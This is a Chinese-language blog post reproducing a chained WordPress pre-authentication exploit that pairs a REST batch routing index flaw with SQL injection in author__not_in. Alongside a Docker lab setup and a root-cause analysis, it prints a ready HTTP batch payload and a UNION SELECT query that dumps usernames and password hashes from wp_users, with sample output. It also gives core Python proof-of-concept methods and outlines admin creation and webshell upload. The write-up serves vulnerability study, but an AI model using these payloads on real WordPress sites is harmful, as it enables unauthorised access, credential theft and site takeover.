WP2shell 漏洞原理及复现
前言
因为作者本人用的也是 wordpress 框架,于是看了看项目日志,发现也是有人来试了一下。也是再经过好几天的不懈努力,终于是复现出了这个漏洞。接下来就和我一起看看吧
漏洞原理
这里是参考了这篇文章奇安信攻防社区-WP2Shell:WordPress 预认证 RCE 连环洞的技术拆解之后才对该漏洞有了一个完整的攻击链路以及理解。
| 范围 | 版本 | 可被利用程度 |
|---|
| 完整链(未授权 RCE) | 6.9.0 – 6.9.4, 7.0.0 – 7.0.1 | 直接打穿 |
| 仅 SQLi | 6.8.0 – 6.8.5 | 需要辅助插件/主题交互 |
| 不受影响 | < 6.8 | 代码路径不存在 |
CVE-2026-63030
一切的开始是要从这个CVE说起,首先我们要了解一下漏洞最开始的端点
什么是 /batch/v1?
WordPress REST API 中有一个端点 /batch/v1 ,其是 WordPress 用于在一次 HTTP 请求中打包并执行多个 API 子请求。在需要执行大量写入操作时,可以减少网络往返开销。
让我们来看一看正常情况下的使用示例
POST /wp-json/batch/v1
{
  "requests": [
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "title": "文章标题 1",
        "content": "内容 1",
        "status": "publish"
      }
    },
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "title": "文章标题 2",
        "content": "内容 2",
        "status": "publish"
      }
    }
  ]
}
但是在这看似很合理的请求中,内部却藏着一个安全隐患。
正常处理流程是什么样的?
当一个批处理请求到达服务器时,WordPress 内部的 WP_REST_Server::serve_batch_request_v1() 方法会按以下步骤处理:
- 系统遍历
requests 数组中的每一个子请求,然后将每个请求的 path 与已注册的 REST 路由进行匹配。匹配完成后,会建立一个 $matches 列表,用于存放每个子请求对应的路由处理器(handler)映射关系。
- 系统再次遍历所有子请求,对每个请求执行权限检查(
permission_callback),并将验证结果存入 $validation 列表。通过验证的得到 true,未通过的得到 WP_Error 对象。
- 最后,系统遍历所有子请求,调用其对应的处理器执行实际操作。只有验证通过(即
$validation 中对应项为 true)的请求才会被执行。
仅仅看上述的文字表述,我们会觉得很合理,且确实提高了效率,减少了错误的产生。但是,问题却出现在了步骤一和步骤二之间的数据同步之上
关键 Bug:两个列表的索引错位
正常情况下,$validation 和 $matches 应该保持一一对应的索引关系,如下所示:
$validation[0] = request[0] 的验证结果  ←→  $matches[0] = request[0] 的 handler
$validation[1] = request[1] 的验证结果  ←→  $matches[1] = request[1] 的 handler
$validation[2] = request[2] 的验证结果  ←→  $matches[2] = request[2] 的 handler
但实际代码在实现时存在了一个关键失误:当一个子请求无法匹配到有效路由时,它会被推入 $validation,但在 $matches 中它占的坑位被跳过了。
$validation[0] = WP_Error(request[0] 失败)←  被推入
$matches[0]   = request[1] 的 handler      ← request[0] 的坑被跳过,request[1] 顶上

$validation[1] = request[1] 的验证结果      ← 但这现在被当作 $matches[0] 的验证
$matches[1]   = request[2] 的 handler

$validation[2] = request[2] 的验证结果      ← 但这现在被当作 $matches[1] 的验证
$matches[2]   = (无对应,错位延续)
于是,我们发现本该与 request[0] 的验证结果配对的 $matches[0],由于 request[0] 匹配失败而被跳过后,$matches[0] 里存放的实际是 request[1] 的 handler。
这就导致了一个严重的错位:
- request[0] 的
WP_Error 被存到了 $validation[0]
- 但
$matches[0] 里却是 request[1] 的处理器
- 而 request[1] 自己的验证结果(
$validation[1]),却被错误地当作了 $matches[0] 的验证依据
于是漏洞就这么的产生了。但这本身仅仅只实现了认证绕过,不直接导致代码执行,但可以为后续的攻击铺路。
CVE-2026-60137
这就要介绍另外一个CVE了,我们来看一下代码,问题出在 WP_Query::get_posts() 里对 author__not_in 参数的处理。
代码:
// wp-includes/class-wp-query.php, 大约 2404 行
if ( ! empty( $q['author__not_in'] ) ) {
    if ( is_array( $q['author__not_in'] ) ) {
        $author__not_in = implode( ',', array_map( 'absint', $q['author__not_in'] ) );
    } else {
        $author__not_in = implode( ',', array_map( 'absint', array( $q['author__not_in'] ) ) );
    }
    $where .= " AND {$wpdb->posts}.post_author NOT IN ({$author__not_in})";
}
我们发现 author__not_in在 $where .= " AND {$wpdb->posts}.post_author NOT IN ({$author__not_in})";并没有做参数化,预处理或者是转义。以字符串直接拼接进入SQL。是一个很典型的SQL注入。
致命组合:当”小问题”串联成”大杀器”
很有趣的点,我们发现这两个漏洞,无论单独看谁,都是无关痛痒的。一个仅仅只是未授权访问,一个普通访客根本碰不到author__not_in 参数的传递路径。但,当两者结合起来一个攻击链就出来了。
- 路由混淆绕过认证:CVE-2026-63030,通过 batch 索引错位,未认证请求获取管理员 handler
- author__not_in SQL 注入:CVE-2026-60137,字符串绕托 is_array()检查,直接拼接进 SQL
- UNION SELECT 伪造 WP_Post:orderby = none 去 ORFER BY,UNION 注入伪造数据库行
- Post 类型桥接借用管理员上下文:o embed_cache / customize_changeset / nav_menu_item 权限宽松
- 创建管理员+上传 Webshell : POST /wp/v2/users 创建 admin,token-gated plugin webshell 拿 RCE
漏洞复现
复现步骤
Docker 部署 WordPress 靶场
创建实验目录
mkdir -p /labs/wp-lab
cd /labs/wp-lab
vim /labs/wp-lab/docker-compose.yaml
services:
  db:
    image: mysql:8.0
    container_name: wp-lab-db
    restart: unless-stopped
    command: --default-authentication-plugin=mysql_native_password
    environment:
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wp_password
      MYSQL_ROOT_PASSWORD: root_password
    volumes:
      - db_data:/var/lib/mysql
    networks:
      - wpnet
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h 127.0.0.1 -uroot -p$$MYSQL_ROOT_PASSWORD --silent"]
      interval: 5s
      timeout: 3s
      retries: 30
      start_period: 15s

  wordpress:
    image: wordpress:7.0.1-php8.2-apache
    container_name: wp-lab-web
    restart: unless-stopped
    depends_on:
      db:
        condition: service_healthy
    ports:
      - "0.0.0.0:8080:80"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_CONFIG_EXTRA: |
        define( 'AUTOMATIC_UPDATER_DISABLED', true );
        define( 'WP_AUTO_UPDATE_CORE', false );
        define( 'FS_METHOD', 'direct' );
        define( 'WP_DEBUG', true );
        define( 'WP_DEBUG_LOG', true );
        define( 'WP_DEBUG_DISPLAY', false );
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet

  wpcli:
    image: wordpress:cli-php8.2
    container_name: wp-lab-cli
    restart: "no"
    depends_on:
      db:
        condition: service_healthy
      wordpress:
        condition: service_started
    user: "33:33"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
    entrypoint: ["wp"]

volumes:
  db_data:
  wp_data:

networks:
  wpnet:
    driver: bridge

启动并初始化 WordPress(账号加密码)
#启动容器
docker compose up -d
查看容器状态
docker compose ps
#初始化WordPress
docker compose run --rm wpcli core install \
  --url='http://127.0.0.1:8080' \
  --title='wp-lab' \
  --admin_user='labadmin' \
  --admin_password='LabOnly_2026!ChangeMe' \
  --admin_email='lab@example.com' \
  --skip-email

手动抓包复现

首先构造 Payload
POST /?rest_route=/batch/v1 HTTP/1.1
Host: 192.168.80.136:8080
Content-Type: application/json
Content-Length: 501
Connection: keep-alive

{
  "requests": [
    {"method": "POST", "path": "///"},
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "requests": [
          {"method": "POST", "path": "///"},
          {
            "method": "GET",
            "path": "/wp/v2/posts/999999?author_exclude=0) ORDER BY 24-- -&orderby=none&per_page=500"
          },
          {"method": "GET", "path": "/wp/v2/posts"}
        ]
      }
    },
    {"method": "POST", "path": "/batch/v1"}
  ]
}
第一步:外层索引错位
当 serve_batch_request_v1() 处理外层请求时,$validation 和 $matches 两个数组出现了不同步:
请求[0] "http://"  → wp_parse_url() 失败 → $validation[0] = WP_Error
                                         → $matches 跳过(无对应项)

请求[1] /wp/v2/posts → $validation[1] = OK(posts)
                      → $matches[0] = posts_handler(发生错位!)

请求[2] /batch/v1    → $validation[2] = OK(batch)
                      → $matches[1] = batch_handler
结果:请求[1]在执行时使用的是 $matches[1],即 batch_handler,而不是它本应有的 posts_handler。于是,请求[1]的 body(内层 batch)被当作一个新的批处理请求执行。
第二步:内层索引错位与 SQL 注入
内层 batch 处理同样触发了错位:
内层请求[0] "http://" → $validation 有 WP_Error,$matches 跳过

内层请求[1] /wp/v2/categories?author_exclude=<SQL>
                       → $validation[1] = OK(categories)
                       → $matches[0] = categories_handler(错位)

内层请求[2] GET /wp/v2/posts → $validation[2] = OK(posts)
                              → $matches[1] = posts_handler
结果:内层请求[1]使用了 $matches[1],即 posts_handler。
/wp/v2/categories 的 author_exclude 参数在 categories schema 中没有定义,因此通过了验证。但 posts_handler 的 get_items() 方法会将 author_exclude 映射到 WP_Query 的 author__not_in 参数,而字符串形式的 author__not_in 跳过了 is_array() 的过滤,直接被拼入 SQL 语句,形成注入。

抓包查看
判断列数

通过列数不同,回显不同,可以判断Payload 成功触发。使用查询语句
0) UNION SELECT 999999,2,3,'2020-01-01 00:00:00','2020-01-01 00:00:00',CONCAT('||',HEX((SELECT GROUP_CONCAT(CONCAT(user_login,0x3a,user_pass)) FROM wp_users)),'||'),4,'publish',5,6,7,8,9,10,'2020-01-01 00:00:00','2020-01-01 00:00:00',11,12,13,14,'post',15,16 -- -&orderby=none&per_page=500"
成功获取相关数据,查看其响应包
{"id":999999,"date":false,"date_gmt":"2020-01-01T00:00:00","guid":{"rendered":"13"},"modified":"2020-01-01T00:00:00","modified_gmt":"2020-01-01T00:00:00","slug":"8","status":"publish","type":"post","link":"http:\/\/127.0.0.1:8080\/?p=999999","title":{"rendered":"||6C616261646D696E3A2477702432792431302470736B344D63764F3975474C6F36484A79597A6E344F436B6D5958726B393441497476674B327730756E37444A627A7A36737A4A4B2C7770325F6664393962656166656531353A24777024327924313024682F61796C7442554D6D38616873546E386A563855656D43686643795475346B754D374E4970414F414851764D72616D50724D32612C7770325F3163363161353635323638393A247770243279243130244E335237476968477932534A6475316E4D41626536656362676752567A344F6D724249714545305238516173484E734C6D6730302E2C7770325F3365663339326332666338613A2477702432792431302459417A57794C5A61597773766D44776B434B4574434F57734B547944596F594F624D66556A3753696B6F33434D56754A4B55624E692C7770325F3762383663346535636636323A24777024327924313024625A53634B3438395650434C6E616635754D636D344F2E445946424A366774393137445A584970666F64744E504E4C46414966344F2C7770325F3063623836633163643134353A2477702432792431302479643456414339533368452F6937434265486155614F78584A5A306D7764596F2F4B7A6470616E426B365553594B33786653584A322C7770325F3135353830316165306636393A2477702432792431302437614B43554C766271512E4834425738386C74592E4F36673769657154434F6D5468386A32514B4D564E72453748723168384A7A792C7770325F3830383766613561626166303A247770243279243130243059454E304F6B384641716D534A415246633254494F5A49674465525962353239503352786C45686B5374773932385658306F77692C7770325F3836363931633832323933643A24777024327924313024366C5A652E636841766F63474D37494542727363372E7258624C5072614B5339452E4942785249496C4835706B42612F676C434A4F||"},

PoC 使用
这里模仿了 0xhsa 写了一个 PoC,完整的不放出来了,因为自己写的时候遇到了很多问题。于是就学习了一下别人的写法,最终是磕磕绊绊地写出来了
PoC 利用
遇到的问题
在编写 PoC 的时候,遇到过许多问题,首先是攻击链的构造。当看别人的文章时,很清晰的攻击链,在写代码时就会遇到许多。比如联合注入没有回显,payload如何调整等。在解决混淆路由的问题后,接踵而至的就是 SQL 注入问题。
- 注入语句中的特殊字符(如空格、括号、引号、等号、减号)破坏了URL结构,导致SQL语句被截断或WAF/服务器无法正确解析,注入无法正常执行。
rows() 方法在注入请求的响应中提取不到数据,返回空结果,导致布尔盲注和UNION注入无法获取数据。- 脚本执行到登录后的部署阶段时抛出
AttributeError,提示方法不存在。
核心代码展示
def union_inject(self, author_not_in: str) -> Response:
    """
    执行UNION注入的核心方法

    构造的最终URL:
    /wp/v2/posts/999999?author_exclude=0) UNION SELECT ... -- -&orderby=none&per_page=500
    """
    # 关键点1: orderby=none 禁用自动排序,防止破坏UNION
    # 关键点2: per_page=500 确保返回所有结果
    q = urllib.parse.urlencode({
        "author_exclude": author_not_in,
        "orderby": "none",
        "per_page": "500"
    })

    # 内层batch: 触发SQL注入
    inner = {"requests": [
        _PRIMER,  # {"method": "POST", "path": "///"} 产生WP_Error,触发索引偏移
        {"method": "GET", "path": f"/wp/v2/posts/999999?" + q},  # 注入点
        {"method": "GET", "path": "/wp/v2/posts"},  # 占位
    ]}

    # 外层batch: 路由混淆,让内层请求获得执行权限
    return self.post({"requests": [
        _PRIMER,  # 再次触发偏移
        {"method": "POST", "path": "/wp/v2/posts", "body": inner},  # 载体
        {"method": "POST", "path": "/batch/v1", "body": {"requests": []}},  # 内层batch
    ]})

def rows(self, response: Response) -> Optional[list]:
    """
    从响应中提取注入结果

    响应结构:
    responses[0] -> 外层第一个请求的结果 (/// 产生错误)
    responses[1] -> 外层第二个请求的结果 (POST /wp/v2/posts)
        body.responses[0] -> 内层第一个请求 (/// 产生错误)
        body.responses[1] -> 内层第二个请求 (注入查询) ← 我们要的数据在这里
        body.responses[2] -> 内层第三个请求 (占位)
    responses[2] -> 外层第三个请求 (内层batch)
    """
    try:
        inner = response.json()["responses"][1]["body"]
        result = inner["responses"][1]["body"]
    except (KeyError, IndexError, TypeError, ValueError):
        return None
    return result if isinstance(result, list) else None
PoC核心代码解析

union_inject() 方法展示了完整的Payload构造过程:

1. 外层批次:
   - 请求[0]: "///" → 产生WP_Error,触发索引偏移
   - 请求[1]: /wp/v2/posts → 作为载体,内部嵌套了注入请求
   - 请求[2]: /batch/v1 → 内层批次处理器

2. 内层批次:
   - 请求[0]: "///" → 再次触发偏移
   - 请求[1]: /wp/v2/posts/999999?author_exclude=<SQL> → 真正的注入点
   - 请求[2]: /wp/v2/posts → 占位,保持数组结构

关键参数:
- orderby=none: 防止WordPress自动追加ORDER BY子句
- per_page=500: 确保所有伪造的行都能返回
- /posts/999999: 使用不存在的ID,使原查询返回空

rows() 方法则从嵌套的响应中定位到注入结果:
responses[1].body.responses[1].body 即为我们注入的数据。
参考文章
奇安信攻防社区-WP2Shell:WordPress 预认证 RCE 连环洞的技术拆解
WordPress 最新组合漏洞本地复现:CVE-2026-63030 && CVE-2026-60137-CSDN博客
0xsha/wp2shell: CVE-2026-63030 + CVE-2026-60137 – “wp2shell”: unauthenticated RCE in WordPress core

评论(0)
暂无评论